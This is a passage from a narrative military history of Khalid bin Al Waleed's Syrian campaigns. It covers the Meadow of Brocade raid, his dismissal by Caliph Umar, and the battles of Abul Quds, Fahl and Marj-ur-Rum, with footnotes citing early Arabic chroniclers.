On the morning of the fourth day, shortly after sunrise, at the exact time when the period of grace ended, the Mobile Guard galloped away from Damascus with Khalid and Jonah in the lead. Abu Ubaidah was left as commander at Damascus.

The route taken by the Mobile Guard is not recorded. It is stated by Waqidi that the Muslims caught up with the convoy a short distance from Antioch, not far from the sea, on a plateau beyond a range of hills called Al Abrash by the Arabs and Barda by the Romans. **1** Here there had been a heavy downpour, and the convoy had dispersed on the plateau, seeking shelter from the inclement weather, while the goods lay all over the place. The Romans had not the least suspicion of the thunderbolt that was about to strike them. So many bundles of brocade lay scattered on the ground that this plain became known as Marj-ud-Deebaj, i.e. the Meadow of Brocade, and for this reason the action described has been named the Battle of the Meadow of Brocade.

The weather had now cleared. Jonah and other scouts established the location of the convoy without being spotted, and brought sufficient intelligence for Khalid to plan his attack. He took a few hours to give his orders and position the Mobile Guard for its task. Khalid, the master of movement and surprise, here again showed his superb skill in the application of these military principles.

The Romans received their first indication of the presence of the Muslims when about a regiment of cavalry came charging at them from the south, along the road from Damascus, led by the half-naked Dhiraar. The Romans were surprised that Dhiraar had caught up with them, but seeing that he had only a small force, they decided to make mincemeat of him and then rest again. They formed up to meet the Muslim charge, and began to fight like the brave Romans that they were.

Half an hour later another body of Muslim cavalry, 1,000 horse led by Raafe, appeared from the east; and the Romans now realised the mistake that they had made in believing that only a regiment had caught up with them. The Muslims no doubt had two regiments. The first was a feint to draw the attention of the Romans, while the second delivered the main blow from a flank. But it did not matter; they would make mincemeat of two regiments instead of one. The Romans re-formed and received the charge of Raafe also.

Half an hour later, when another regiment of cavalry made its appearance from the north, i.e. from the direction of Antioch, under the command of Abdur-Rahman, the Romans were seriously alarmed. This was more dangerous than they had imagined. They were cut off from Antioch, and would have to deal quickly with these three regiments in order to break out to the north or retreat to the west, the latter being the only way left open to them. The Romans again re-formed though their spirits now were not so high. The Muslim regiments struck at the massed Romans with sword and lance and played havoc; but the Romans were able to hold their position, and the fighting proceeded fiercely for another hour.

1. This range was probably what is now known as Jabal Ansariya, the northern end of which stretches to the south of Antioch. Travelling across this range from Aleppo to Latakia one sees many stretches of level ground on the higher parts of the range.

Then from the west appeared a fourth Muslim regiment which charged at a gallop at the Roman mass. From the battle cry of its leader, the Romans knew who was the commander of this last group:

I am the noble warrior,
Khalid bin Al Waleed!

There was much slaughter-in the usual manner of Khalid. Khalid himself killed Thomas and Harbees in single combat, and at one time got so deep into the Roman army that he was separated from his comrades and surrounded by his enemies. He would not have come out alive but for Abdur-Rahman, who broke through with a party of horsemen and rescued him.

After some more fighting, Roman resistance collapsed. Since the Muslims were too few to completely surround the Roman army and the fighting had become confused as it increased in violence, thousands of Romans were able to escape and make their way to safety. But all the booty and a large number of captives, both male and female, fell to the Muslims. Jonah found his beloved. He moved towards her to take her by force; but she saw him coming, and drawing a dagger from the folds of her dress, plunged it into her breast. As she lay dying, Jonah sat beside her with silent tears running down his cheeks. He swore that he would remain true to the memory of the bride he was not destined to possess, and would not look at another girl.

When Khalid came to know of the loss suffered by Jonah, he sent for him and offered him another young woman who stood nearby-one who was both beautiful and rich, judging by the clothes and the jewellery which she wore. His first look at the young woman left Jonah dumbfounded. When he found his speech again, he informed Khalid that this woman was none other than the daughter of Heraclius, widow of Thomas. He could not possibly take her, for soon Heraclius would send either an army to get her back by force or envoys to arrange for her ransom.

The Muslims now marched back with spoils and captives enough to delight any conquering army. Their return route also is not recorded, but there was no mishap on the journey. When a day's march from Damascus, they saw a small cloud of dust approaching along the road from Antioch. As this cloud got nearer, it revealed a small party of riders, obviously not intending battle, since they were too few for such a purpose.

From this party a Roman noble rode forth and approached Khalid. *"I am the ambassador of Heraclius"*, he said. *"He says to you, 'I have come to know what you have done to my army. You have killed my son-in-law and captured my daughter. You have won and got away safely. I now ask you for my daughter. Either return her to me on payment of ransom or give her to me as a gift, for honour is a strong element in your character'. This is what Heraclius says."*

Honour was indeed a strong element in the make-up of Khalid. So was gallantry and so was generosity. Throughout his fife he had been generous in giving-a generosity which later would get him into serious trouble. Now he decided to be generous to Emperor of Roman. *"Take her as a gift"*, he said grandly. *"There shall be no, ransom."* The ambassador took the daughter of Heraclius, and with profuse thanks, returned to Antioch.

Jonah remained inconsolable. Nothing would cheer him up. Khalid offered him a large reward from his own share of the spoils, with which he could procure another wife, by purchase if necessary; but Jonah declined. He would remain true to his promise of celibacy. He also remained true to his new faith and fought under the banner of Islam for two years until the Battle of Yarmuk, where he fell a martyr.

The return of the Mobile Guard loaded with spoils was greeted with joy by the Muslims at Damascus. The Sword of Allah had done it again! The force had been absent for about 10 days, and the Muslims had been seriously perturbed; but now all was well. Khalid at once sent off a letter to Madinah, addressed to Abu Bakr, informing him of the conquest of Damascus and how Abu Ubaidah had been 'deceived by the Romans'; of his pursuit of the Roman convoy, the killing of Thomas and Harbees, the capture of the spoils and captives; of the daughter of
Heraclius and her release. This letter was written on October 1, 634 (the 2nd of Shaban, 13 Hijri). 2

The messenger carrying this letter had not gone many hours when Abu Ubaidah called Khalid aside and told him that Abu Bakr was dead and Umar was now Caliph. He held out a letter which the new Caliph had written him (i.e. Abu Ubaidah). Hesitantly Khalid took the letter and began to read. The most important line seemed to stand out mockingly: *"I appoint you commander of the army of Khalid bin Al Waleed..."*

Khalid looked up from the letter ...

1. Waqidi: p. 58.
2. For an explanation of the dates of the siege and conquest of Damascus, see Note 11 in Appendix B.

Chapter 31

(The Unkind Cut)

Page 1

"Praise be to Allah who decreed death upon Abu Bakr, who was more beloved to me than Umar. Praise be to Allah who gave authority to Umar, who was less beloved to me than Abu Bakr, and compelled me to love him."
[Khalid ibn al-Walid, upon breaking the news of Abu Bakr's death to his army.]

"You have done deeds which no-one has done, but people do nothing, for Allah is the Doer."
[Arabian poet, quoted by Umar to Khalid][1]

In Madinah, as the old Caliph lay dying, the sent for writing materials and wrote an order: After him Umar would be the Caliph and the Believers would swear allegiance to him. This was the last order of Abu Bakr.

On August 22, 634 (22nd Jamadi-ul-Akhir, 13 Hijri), Abu Bakr died and Umar became Caliph. On the same day the new Caliph issued his first order: Khalid was dismissed from the command of the Muslim army in Syria! He wrote to Abu Ubaidah as follows:

In the name of Allah the Beneficent, the Merciful.

I urge upon you the fear of Allah who lives eternally while everything else perishes; who has guided us away from wrongdoing and taken us out of darkness into light.

I appoint you commander of the army of Khalid bin Al Waleed. So take charge as is your duty.

Send not the Muslims to their destruction for the sake of plunder; and place not the Muslims in a camp without reconnoitring it and knowing what is there.

Send not expeditions except in properly organised units. And beware of taking any steps which may lead to the annihilation of the Muslims.

Allah has tried me with you and tried you with me. Guard against the temptations of this world lest they destroy you as they have destroyed others before you; and you have seen how they felt. [2]

The letter was given to a messenger with instructions to proceed to Syria and hand it personally to Abu Ubaidah.

The next day Umar led the congregational prayer in the mosque of the Prophet. When the prayer was over, he addressed the congregation-the first public address of his caliphate. He started by praising Allah and invoking His blessings on the Prophet; then he continued: *"Lo! The Arab is like a camel which follows its master and waits for him wherever it is made to sit. And by the Lord of the Kabah, I shall carry you on the right path."*

In the rest of his sermon he emphasised various virtues and duties enjoined upon Muslims, and pledged to do his best to further the interests of Islam. Coming to the end of his sermon, he informed the congregation that he had removed Khalid from the command of the army in Syria and appointed Abu Ubaidah in his place.

This announcement was received by the Muslims in hushed silence. Everyone knew that in the heart of Umar there was little love for Khalid, but none had expected Umar to act so harshly against the Sword of Allah, and in such haste, especially after the great victories which Khalid had won for Islam during the last three years. However, Umar was a much feared, albeit respected man, and few would dare to cross him. Moreover, as Caliph he had the authority to appoint and dismiss commanders as he chose, and his

decision had to be accepted and obeyed. All remained silent, with a silence more eloquent than words.

1. Ibn Kathir, Al-Bidayah wan-Nihayah, Dar Abi Hayyan, Cairo, 1st ed. 1416/1996, Vol. 7 P. 19.
2. Tabari: Vol. 2, p. 622.

But one youth who was present could not contain himself and leapt to his feet. *"Do you dismiss a man"*, he shouted at Umar, *"in whose hand Allah has placed a victorious sword and with whom. Allah has strengthened His religion! Allah will never forgive you, nor will the Muslims, for sheathing the Sword and dismissing a commander whom Allah has appointed to command."*

Umar knew this youngster, he was from the Bani MakhDhulm-the clan of Khalid. He could also sense the mood of the congregation and knew that its reaction to his announcement was anything but favourable. He decided not to say any more on the subject for the moment., He merely retorted: *"The young man is angry on account of the son of his uncle."* **1** and walked away from the mosque.

Over the day Umar reflected a great deal on the matter of Khalid's dismissal. He came to the conclusion that he would have to explain his action to the Muslims in order to convince them of its justice. Such a dazzling light as Khalid could not be extinguished without offering adequate justification. The following day he again addressed the Muslims:

"I am not averse to Khalid being in command. But he is wasteful and squanders his wealth on poets and warriors, giving them more than they deserve, which wealth could be better spent in helping the poor and the needy among the Muslims. Let none say that I have dismissed a strong man, and appointed a mild man to command, for Allah is with him (i.e. Abu Ubaidah) and will help him." **2**

This time no one said anything.

The messenger carrying the fateful letter arrived at Damascus while the siege was in progress and the action against the Roman relief column was still a few days away. He knew the contents of the letter, and being an intelligent man guessed that its effect on the embattled Muslims would be far from healthy. So he told everyone whom he met that all was well and that reinforcements were on their way. Arriving at the tent of Abu Ubaidah, where no one else was present, he handed over the letter.

Abu Ubaidah read the letter and was astounded. He would not have wished this to happen to Khalid. He knew that Khalid was the idol of the army and his presence as commander-in-chief was a factor of the highest importance in making the Muslims so confident of victory against all odds. The impact of the change of command would be most adverse, especially whilst the Muslims were engaged in a stubborn siege which showed no sign of turning in their favour. It would be difficult to convince them of the justice of Khalid's dismissal or the wisdom of its timing. Moreover, Abu Ubaidah did not feel inclined to take over command in the middle of the operation when Khalid had everything so well organised. He therefore decided to say nothing about the death of Abu Bakr or the change of command until after the siege had been successfully concluded. The messenger, on

being questioned, assured him that he had not divulged the contents of the Caliph's letter to anyone; and Abu Ubaidah cautioned him to keep the matter to himself.

The Muslims at Damascus remained ignorant of the change of command during the rest of the siege. Even on the day of conquest Abu Ubaidah made no reference to it in his altercation with Khalid, for doing so would have amounted to hitting below the belt and would have belittled Khalid in the presence of friend and foe. Thus it was Khalid who signed the pact with the Damascenes and not Abu Ubaidah. In fact it was not until a few hours after Khalid's return from the raid at the Meadow of Brocade that Abu Ubaidah drew him aside, told him of the death of Abu Bakr and the appointment of the new Caliph, and gave him Umar's letter to read.

1. Tabari: Vol. 2, p. 622.
2.

Slowly Khalid read the letter. It was quite clear: he had been sacked! Abu Ubaidah was the new Commander-in-Chief. Perhaps he should have expected that this would happen if Umar became Caliph; but he had not expected it because he had never considered the possibility of Abu Bakr's death or of Umar's becoming Caliph.
From the date on the letter Khalid saw that it was more than a month old and must have reached Abu Ubaidah at least three weeks before now. He looked up at Abu Ubaidah and asked, *"Why did you conceal this from me? May Allah have mercy upon you!"* Abu Ubaidah replied, *"I did not wish to weaken your authority while you were engaged with the enemy."* **1**

For a few moments Khalid remained lost in his thoughts-thoughts of Abu Bakr, his friend, guide and benefactor. Abu Ubaidah looked at him, partly in sympathy, partly in embarrassment. Then Khalid remarked: *"May Allah have mercy upon Abu Bakr! Had he lived, I would not have been removed from command."* **2** Slowly, with bowed head, the Sword of Allah walked away to his tent.

That night Khalid wept for Abu Bakr. **3**

The following morning, October 2, 634 (3rd Shaban, 13 Hijri), the army was assembled and informed of the two changes-in the Caliphate and in the command in Syria. On this day the Muslims in Damascus took the oath of allegiance to the new Caliph.

If any resentment or bitterness existed in Khalid's heart-and some must undoubtedly have existed-he showed no sign of it. He remarked casually to his friends, *"If Abu Bakr is dead and Umar is Caliph, then we hear and obey."* **4** There was nothing that Khalid could do to air his grievance without causing serious harm to the Muslim army and the Muslim cause in Syria, for any anti-Umar action would probably have split the army, and this was the last thing that the true soldier and true Muslim would wish.

Once a commander-in-chief is dismissed from his command, he normally does not serve, if he serves at all, in the same theatre where he has been in command. He retires. Or he asks to be transferred or is transferred anyway in consideration for his feelings. Sometimes he is "kicked upstairs." But it was Khalid's destiny to fight and to conquer, and nature had gifted him with all the military virtues needed to fulfil that destiny. Thus we see here the remarkable phenomenon of the greatest general of the time (indeed the

greatest general of the first millennium of the Christian Era) being prepared to serve in a lower capacity, even as a common soldier, with the same drive and zeal which he had shown as an army commander. This willingness to serve also reflects the Muslim spirit of the time. And all this became evident a fortnight later in the crisis of Abul Quds.

A week after Abu Ubaidah assumed command of the army, a Christian Arab, seeking the favour of the Muslims, came to the new Commander-in-Chief and informed him that in a few days a great fair would be held at Abul Quds. At this fair visitors and merchants from all the lands in the Asian zone of the Byzantine Empire would come with costly wares to buy and sell. Should the Muslims wish to acquire more spoils, they only had to send a raiding column to pick up all the wealth they wanted (Abul Quds is now known as Abla and lies at the eastern foothills of the Lebanon Range, near Zahle, about 40 miles from Damascus on the road to Baalbeck.) 5 The informer could not say if there would be any Roman soldiers guarding the fair, but there was a strong garrison at Tripolis, on the Mediterranean coast.

Abu Ubaidah spoke to the warriors who sat around him, and asked if anyone would volunteer to take command of a column and raid Abul Quds. He was hoping that Khalid would offer his services for the task, but Khalid remained silent. Then a youth, on whose face the beard had only just begun to grow, volunteered himself with bubbling enthusiasm. This boy was Abdullah, son of Jafar, the Prophet's cousin who had been martyred at Mutah. This young nephew of the Prophet had only just arrived from Madinah and was anxious to win glory in the field. Abu Ubaidah accepted the youth's offer and appointed him commander over a body of 500 horsemen.

1. Balazuri: p.122
2. Yaqubi: *Tareekh*, Vol. 2, p. 140.
3. Waqidi: p. 62.
4. Waqidi: p. 62.
5. Gibbon (Vol. 5, p. 321) calls this place Abyla. It may have been so named in his time, but it is now called Abla.

On October 14, 634 (the 15th of Shaban, 13 Hijri), the column marched by the light of a bright full moon. With young Abdullah rode a dedicated and saintly soldier by the name of Abu Dharr Al Ghifari. The following morning the impetuous boy launched his small group against a Roman force of 5,000 men which was guarding the fair. Since Abdullah sought glory and Abu Dharr sought martyrdom, there was no one to restrain the Muslims; and the result was disastrous. After some heroic fighting, the Muslims were surrounded by the Romans, and it became evident that none would escape. But when the Muslim turned at bay he was a deadly fighter. The veteran soldiers knew how to defend themselves and quickly formed a tight ring to keep the Romans out; and thus surrounded, they continued to fight, their desperate courage imposing caution on the Romans. But their annihilation was only a matter of time.

One Muslim, however, had escaped the Roman encirclement, and realising the gravity of the situation, he galloped off to Damascus for help. Abu Ubaidah was sitting with his generals when this man arrived to report the disaster and ask for immediate help, without which not a single Muslim would return from Abul Quds. Abu Ubaidah was aghast. His thoughts flew to the words of Umar: *"Send not the Muslims to their destruction for the sake of plunder."* Moreover, this was his first military decision as Commander-in-Chief

and if Abdullah and his men were not saved, the effect on the army would be devastating. And who could do the job but the Sword of Allah!

Abu Ubaidah turned to Khalid: *"O Father of Sulaiman, I ask you in the name of Allah to go and rescue Abdullah bin Jafar. You are the only one who can do so."*

"I shall certainly do so, Allah willing", replied Khalid. *"I waited only for your command."*

"I felt hesitant to ask you", remarked Abu Ubaidah, alluding to the embarrassment which he felt over the recent change of command.

Khalid continued: *"By Allah, if you were to appoint a small child over me, I would obey him. How could I not obey you when you are far above me in Islam and have been named the Trusted One by the Prophet? I could never attain your status. I declare here and now that I have dedicated my life to the way of Allah, Most High."*

In a voice choking with emotion, Abu Ubaidah said, *"May Allah have mercy upon you, O Father of Sulaiman. Go and save your brothers."* **1**

Within half an hour the Mobile Guard was galloping in the direction of Abul Quds with Khalid and Dhiraar in the lead. Of course Khalid saved the trapped Muslims, though many of them had been killed by the Romans. And not only that; he also raided the market of Abul Quds and brought back an enviable amount of booty! He also brought back many wounds on his person, but getting wounded was now such an everyday affair in Khalid's life that he took little notice of them.

The result of the action at Abul Quds left no doubt (if there ever was any) about Khalid's reaction to his dismissal. Abu Ubaidah wrote an account of this action to Umar, giving generous praise to Khalid for the part that he had played in it. But the windows through which the light of such praise could shine at Madinah were closed. They would never open again.

This dual change of personalities-the Caliph at Madinah and the Commander-in-Chief in Syria-was to have its effect on the conduct and pace of military operations. Umar's methods were very different from his predecessor's. While Abu Bakr would give his commanders their mission and area of operations and leave to them the conduct of the campaign, Umar would order specific objectives for each battle. Later in his caliphate he would even lay down such details as who should command the left wing, who should command the right wing, and so on. He also started a system of spies to watch his own generals. These spies were placed in all armies and corps, and everything that any officer said or did was promptly reported to the Caliph. **2**

1. Waqidi: p. 66.
2. Tabari: Vol. 2, p. 658.

Umar confirmed the various corps commanders in the roles allotted to them by Abu Bakr. Amr bin Al Aas would command in Palestine, Yazeed in Damascus, Shurahbil in Jordan and Abu Ubaidah in Emessa-after it was taken. These roles included not only the military command of the various corps, but also political control over the provinces. Thus, for instance, Shurahbil was not only the corps commander for operations in Jordan but also

the governor of the District of Jordan. And yet Abu Ubaidah remained the Commander-in-Chief of the army as a whole, although he would command the army only when the corps fought together against the Romans. For Khalid there was no role. By the order of Umar he would operate under Abu Ubaidah, and the latter confirmed him as the commander of the corps of Iraq which included the Mobile Guard. In military status Khalid was equal to the other corps commanders; but politically he was now a nobody.

There was inevitably a slowdown in the pace of operations. Abu Ubaidah was a great man and personally a fearless and skilful fighter. Over the next few years he would also become a good general as a result of Khalid's coaching. He would rely heavily on the advice of Khalid, whom he kept beside him as much as possible, but he never possessed the strategic vision or the tactical perception of Khalid. More often than not, he would hold councils of war or write to Madinah to seek the Caliph's decision regarding his next objective. Whereas Khalid would rush like a tornado from battle to battle, using surprise, audacity and violence to win his battles, Abu Ubaidah would move slowly and steadily. Yet, he too would win his battles.

With this new arrangement, with the mutual respect and affection between Abu Ubaidah and Khalid unimpaired, and with Khalid throwing the great weight of his genius behind the new Commander-in-Chief, the conquest of Syria continued.

1. Waqidi: p. 66.
2. Tabari: Vol. 2, p. 658.

Chapter 32

(The Battle of Fahl)

Page 1

"The plotting of Evil surrounds only its own plotters."
[Quran 35:43]

More will be said in a later chapter about the character and abilities of Heraclius and the strategy he used for his attempt to crush the Muslim invaders of his Empire. Here it may just be noted that as an enemy, Heraclius was a man to be reckoned with-not one to give up the struggle while the least hope remained. His next move after the affair of Abul Quds was to put another army in the field, consisting of fresh contingents from Northern Syria, the Jazeera and Europe. This army included the survivors of the Meadow of Brocade. Part of the army gathered at Antioch, while part landed by sea at the Mediterranean ports in Syria and Palestine.

The concentration of this army at Baisan, west of the Jordan River, began in late December 634 (early Dhul Qad, 13 Hijri). From here the army would strike eastwards and cut Muslim communications with Arabia. According to this plan-which was typical of Heraclius-he would avoid a head-on clash with the Muslims at Damascus, put them in a position of strategical disadvantage, and force them to evacuate Damascus. Fahl, just east of the Jordan River, was already occupied by a Roman garrison of moderate size which was engaged by a Muslim cavalry detachment under Abul A'war.

The Muslims received intelligence of the movement of Roman contingents from local agents; and before the concentration of the Romans at Baisan was complete, they knew

that the strength of this new army would be about 80,000 men, and that its commanders was Saqalar, son of Mikhraq. It was evident that this force would move eastwards and place itself astride the Muslim lines of communication. A council of war was held by Abu Ubaidah, and it was decided that the Muslims should move and crush this new Roman army, leaving behind a strong garrison to hold Damascus against any threat from the north and west. By now the Muslims had fully rested after their heroic labours. Soon after Abul Quds, more reinforcements had been received from Arabia, while a large number of those who had been wounded in earlier battles had rejoined the Muslim ranks as fit soldiers. This raised the strength of the army to something like 30,000 men, organised in five corps of varying strength.

Now the command arrangement made by Abu Bakr and confirmed by Umar came into effect in a rather unusual way. Yazeed was the commander and governor of the Damascus region, and was consequently left in Damascus with his corps. Shurahbil was the commander appointed for the district of Jordan in which lay Baisan and Fahl. Hence Abu Ubaidah, carrying out the Caliph's instructions to the letter-farther than was probably intended-handed over the command of the army to Shurahbil for the forthcoming operation. In about the second week of January 635, the Muslim army, leaving behind the corps of Yazeed, marched from Damascus under the command of Shurahbil, with Khalid and the corps of Iraq forming the advance guard. In the middle of January the Muslims arrived at Fahl to find the Roman garrison gone, Abul A'war in occupation of the town, and what looked like a marsh stretching on both sides of the Jordan River. **1**

As soon as the Roman garrison of Fahl had heard of the advance of the Muslim army from Damascus, it had left the place in haste, and withdrawing across the river, joined the main body of the Roman army at Baisan. Immediately after, the Romans, not wishing to be disturbed at Baisan before their preparations were complete, dammed the river a few miles south of the Baisan-Fahl line and flooded the low-lying belt which stretched along both banks of the river. The flooded area was determined by the contour line and in places was up to a mile from the river. There were some routes across this inundated area, but they were known only to the Romans. The Muslims knew the desert; they had come to know the hills; but this belt of water and mud which stretched along their front was a new experience and left them nonplussed. However, they decided to attempt a crossing.

1. Fahl is below sea level, and from the town the hillside slopes even further down to the bed of the Jordan Valley. In this area the Jordan River is about 900 feet below sea level.

Shurahbil deployed the army at the foot of the slope below Fahl, facing north-west, with Abu Ubaidah and Amr bin Al Aas commanding the wings. Dhiraar was appointed commander of the Muslim cavalry, while Khalid with his corps was placed in front to lead the advance to Baisan. In this formation the Muslims advanced. But they had not gone far when the Advance Guard got stuck in the mud and had considerable difficulty in extricating itself. Cursing the Romans for this stratagem, the Muslims returned to Fahl and waited. Thus a whole week passed.

Now Saqalar, the Roman commander, decided that the time had come to strike. His preparations were complete and he hoped to catch the Muslims off guard since the marsh would give them, he hoped, a false sense of security. His guides would lead the army through the marsh which the Muslims regarded as impassable. Soon after sunset on January 23, 635 (the 27th of Dhul Qad, 13 Hijri), the Roman army formed up west of the

river and began its advance towards Fahl, intending to surprise the Muslims in their camps at night.

But the Muslims had not relaxed their guard. Shurahbil was a watchful general and had deployed the Muslim camp to correspond to the battle positions of the corps, and kept a large portion of each corps in its battle positions during the night. He had also placed a screen of scouts along the marsh to watch and report any movement by the Romans towards Fahl. Thus, as the Romans neared Fahl, they found an army, not resting in its camp, but formed up in battle array. Immediately on contact the battle began.

The two armies fought all night and the whole of the next day-January 24, 635. The Muslim army remained on the defensive and beat off all attempts by the Romans to break through, during one of which Saqalar was killed. By the time darkness had set in again, the Romans decided that they had had enough. They had suffered heavily at the hands of the Muslims, who had stood like a wall of steel in their path; and this wall had not been breached at a single place. Under cover of darkness the Romans disengaged and began to withdraw across the marsh towards Baisan.

This was the moment that Shurahbil was waiting for. He had fought the Romans until they were exhausted, and suffering from the adverse psychological impact of repeated repulses, had started to withdraw. Now was the time to launch the counterstroke. Shurahbil ordered the advance; and in the darkness, the desert-dwellers leapt upon the backs of the Romans!

This time the Roman 'traffic control plan' failed. Thousands of them were lost in the marsh, and as the screaming masses of the Muslims came after them, they gave way to panic and lost all order and cohesion. The Muslims set to with gusto to finish this army and played havoc with their terrified enemy. About 10,000 Romans perished in the Battle of Fahl, which is also known in Muslim history as the Battle of Mud. **1** Some of the Romans arrived safely at Baisan while others, fleeing for their lives in total disorder, dispersed in all directions.

With the defeat of this Roman army, the Muslim army also broke up. Abu Ubaidah and Khalid remained at Fahl, whence they would shortly set out for Damascus and Northern Syria. Shurahbil, with Amr bin Al Aas under command, crossed the marsh and the river, routes through which had now been found, and laid siege to Baisan. After a few days the Romans in the fort made a sally but were slaughtered by Shurahbil. Soon after this sally Baisan surrendered and agreed to pay the Jizya and certain taxes. Shurahbil then went on to Tabariya, which also surrendered on similar terms. This last action was over before the end of February 635 (Dhul Haj, 13 Hijri). There was now no opposition left in the inland part of the District of Jordan.

With the beginning of the fourteenth year of the Hijra, Amr bin Al Aas and Shurahbil turned their attention to Palestine. Here again a change of command took place. Palestine was the province of Amr, and consequently he assumed command of the army, while Shurahbil served under him as a corps commander. But it was some time before this small army of two corps entered Palestine.

1. Most early historians have said that the bulk of the Roman army was destroyed in this battle. Balazuri, however, has placed Roman losses at 10,000 (p. 122); and this is here accepted as the most conservative estimate.

While still in Jordan, Amr had written to the Caliph and given him the latest intelligence about Roman dispositions and strengths in Palestine. The strongest Roman force was at Ajnadein. Umar gave detailed instructions to Amr about the objectives which he was to take, and also wrote to Yazeed to capture the Mediterranean coast. In pursuance of these instructions the Muslim army, excluding the corps of Abu Ubaidah and Khalid, operated against the Romans in Palestine and on the coast as far north as Beirut. The corps of Amr and Shurahbil marched to Ajnadein, and with Amr as army commander, fought and defeated a Roman army in the second Battle of Ajnadein. Thereafter the corps separated. Amr went on to capture Nablus, Amawas, Gaza and Yubna, thus occupying all Palestine, while Shurahbil thrust against the coastal towns of Acre and Tyre, which capitulated to him. Yazeed, with his brother Muawiyah playing an important role under him, advanced from Damascus and captured the ports of Sidon, Arqa, Jabail and Beirut.

The place which took the longest to capture was Caesarea. Umar had given this as an objective to Yazeed; and he and Muawiyah laid siege to it, but Caesarea, reinforced and supplied by the Romans by sea, could not be captured in spite of their best efforts. The siege was raised when the Muslims had to regroup for the Battle of Yarmuk, but was resumed after that battle and continued until the port fell in 640 (19 Hijri).

By the end of 14 Hijri (roughly 635 A.D.), Palestine, Jordan and Southern Syria, with the exception of Jerusalem and Caesarea, were in Muslims hands.

Chapter 33

(The Conquest of Emessa)

"It is said that the Companions said a takbir (Allahu Akbar - Allah is the Greatest!) one day during the siege of Homs (Emessa), by which the town shook, such that some of its walls split asunder. Then they said another takbir, upon which some houses collapsed. Hence the public went to their leaders and said, "Do you not see what has befallen us, the situation in which we are? Will you not make peace with them for us?" So they made peace with them upon terms similar to those of Damascus …"[1]

In early March 635 (early Muharram, 14 Hijri), Abu Ubaidah and Khalid set off from Fahl to carry the war to the north. They had waited at Fahl while Shurahbil was dealing with Baisan and Tabariya, in case a large scale battle should develop necessitating their participation. Once Tabariya was taken, the possibility of such a battle in Jordan vanished and they were free to depart.

A few miles west and south west of Damascus stretched a grassy plain known in Muslim history as Marj-ur-Rum, i.e. the Meadow of Rome, and towards this plain Abu Ubaidah and Khalid moved with the intention of bypassing Damascus and continuing the advance to Emessa. Yazeed was still in peaceful occupation of Damascus and would remain there a few months yet, before receiving orders from Umar to operate against the Mediterranean coast. At Marj-ur-Rum, Abu Ubaidah again made contact with sizable Roman forces.

On hearing of the Muslim operations at Baisan and Tabariya, Heraclius surmised that the Muslims had chosen Jordan and Palestine as their next strategic objectives and were not interested in Northern Syria. He also heard that only a weak corps of the Muslim army remained at Damascus, and this corps was showing no sign of aggressive intent. He therefore determined to retake Damascus rapidly. With this object in view he sent a Roman force under a general named Theodorus to fight and defeat the Muslim garrison in Damascus and re-occupy the city. This force set off from Antioch, and moving via Beirut, approached Damascus from the west. This movement, however, had hardly begun when Heraclius was informed that Abu Ubaidah and Khalid had left Fahl and were moving north again. They would arrive at Damascus at about the same time as Theodorus, and the Romans would then not have a chance to retake the city. To strengthen the Roman force, Heraclius ordered the detachment of a part of the large garrison of Emessa to reinforce Theodorus. This detachment, under the command of Shans, marched from Emessa on the direct route to Damascus.

The Muslims arrived at Marj-ur-Rum to find Theodorus waiting for them. On the same day Shans also arrived from Emessa and the two armies deployed in battle formation facing each other. In this deployment Abu Ubaidah stood opposite Shans while Khalid stood opposite Theodorus. The strength of the Roman forces here is not known, but it may be assumed that it amounted roughly to two strong corps. It could not have been much less otherwise it is doubtful if the Romans would have accepted battle with the two Muslim corps facing them. For the rest of the day the two armies remained in their battle positions, each waiting for the other to make the first move.

As night fell, Theodorus decided to carry out a skilful strategical manoeuvre. Leaving Shans to face the Muslims, he pulled back his corps under cover of darkness, moved it round the flank of Khalid and by dawn on the next day arrived Damascus. His intention was to keep the main Muslim army busy at Marj-ur-Rum with the corps of Shans, while with his own corps he quickly destroyed the Muslim garrison of Damascus. It was a very clever plan, and the movement was carried out with such perfect organization that it was not until the latter part of the night that the Muslims came to know that half the Roman army facing them was no longer there.

At Damascus, Yazeed's scouts brought word at dawn of the coming of the Romans. On receiving this news, Yazeed immediately deployed his small corps outside the fort facing south-west. Feeling more at home in the open and unused to being besieged in a fort, the Muslims preferred to fight in the plain rather than in the city. Just after sunrise began the battle between Theodorus and Yazeed and soon the Muslims found themselves hard pressed, for the Roman force vastly outnumbered them. But they held their own till about mid-morning. Then, just as the situation had become desperate for Yazeed, the Romans were struck in the rear by a furious mass of Muslim horsemen. This was the corps of Iraq, spearheaded by the Mobile Guard. In a very short time Khalid and his fearless veterans, attacking from the rear, had chopped the Roman corps to pieces. Few Romans escaped the slaughter, and Khalid killed Theodorus in a duel. A large amount of booty, mainly weapons and armour, fell into Muslim hands and was shared by the warriors of Khalid and Yazeed, except for the usual one-fifth reserved for Madinah.

1. Ibn Kathir, Al-Bidayah wan-Nihayah, Dar Abi Hayyan, Cairo, 1st ed. 1416/1996, Vol. 7 P. 65.

Late in the preceding night, when he discovered that half the Roman army had left Marj-ur-Rum, Khalid had correctly guessed that it had gone to Damascus to fight Yazeed. Fearing that Yazeed might not be able to hold out for long, he proposed to Abu Ubaidah that he take his corps to Damascus to help Yazeed while Abu Ubaidah dealt with the remaining Romans under Shans. Abu Ubaidah agreed and early in the morning, Khalid left Marj-ur-Rum to save Damascus, as has just been described. While Khalid was liquidating the corps of Theodorus, Abu Ubaidah attacked the Romans on the Meadow of Rome. Abu Ubaidah killed Shans in a duel, and the plain was littered with Roman dead, but the bulk of the Roman corps got away and withdrew in haste to Emessa.

This action was fought some time in March 635 (Muharram 14 Hijri), and is known as the Battle of Marj-ur-Rum.

Some time was spent at Marj-ur-Rum and Damascus, dealing with the captives and spoils of war and making arrangements for the wounded Muslims. Once these matters had been attended to, Abu Ubaidah sent Khalid with his corps on the direct route to Emessa, while he himself advanced to Baalbeck. The garrison of Baalbeck surrendered peacefully, and Abu Ubaidah proceeded to Emessa to join Khalid, who had laid siege to the fort. **1**

Within a few days of the commencement of the siege a truce was agreed upon. Emessa would pay 10,000 dinars and deliver 100 robes of brocade, and in return the Muslims would not attack Emessa for one year. If, however, any Roman reinforcements arrived to strengthen Emessa, the truce would become invalid. The gates of Emessa were opened as soon as the truce was signed, and thereafter there was free movement of Muslims in and out of the market of Emessa, the inhabitants of which were pleasantly surprised to find that the Muslims paid for whatever they took!

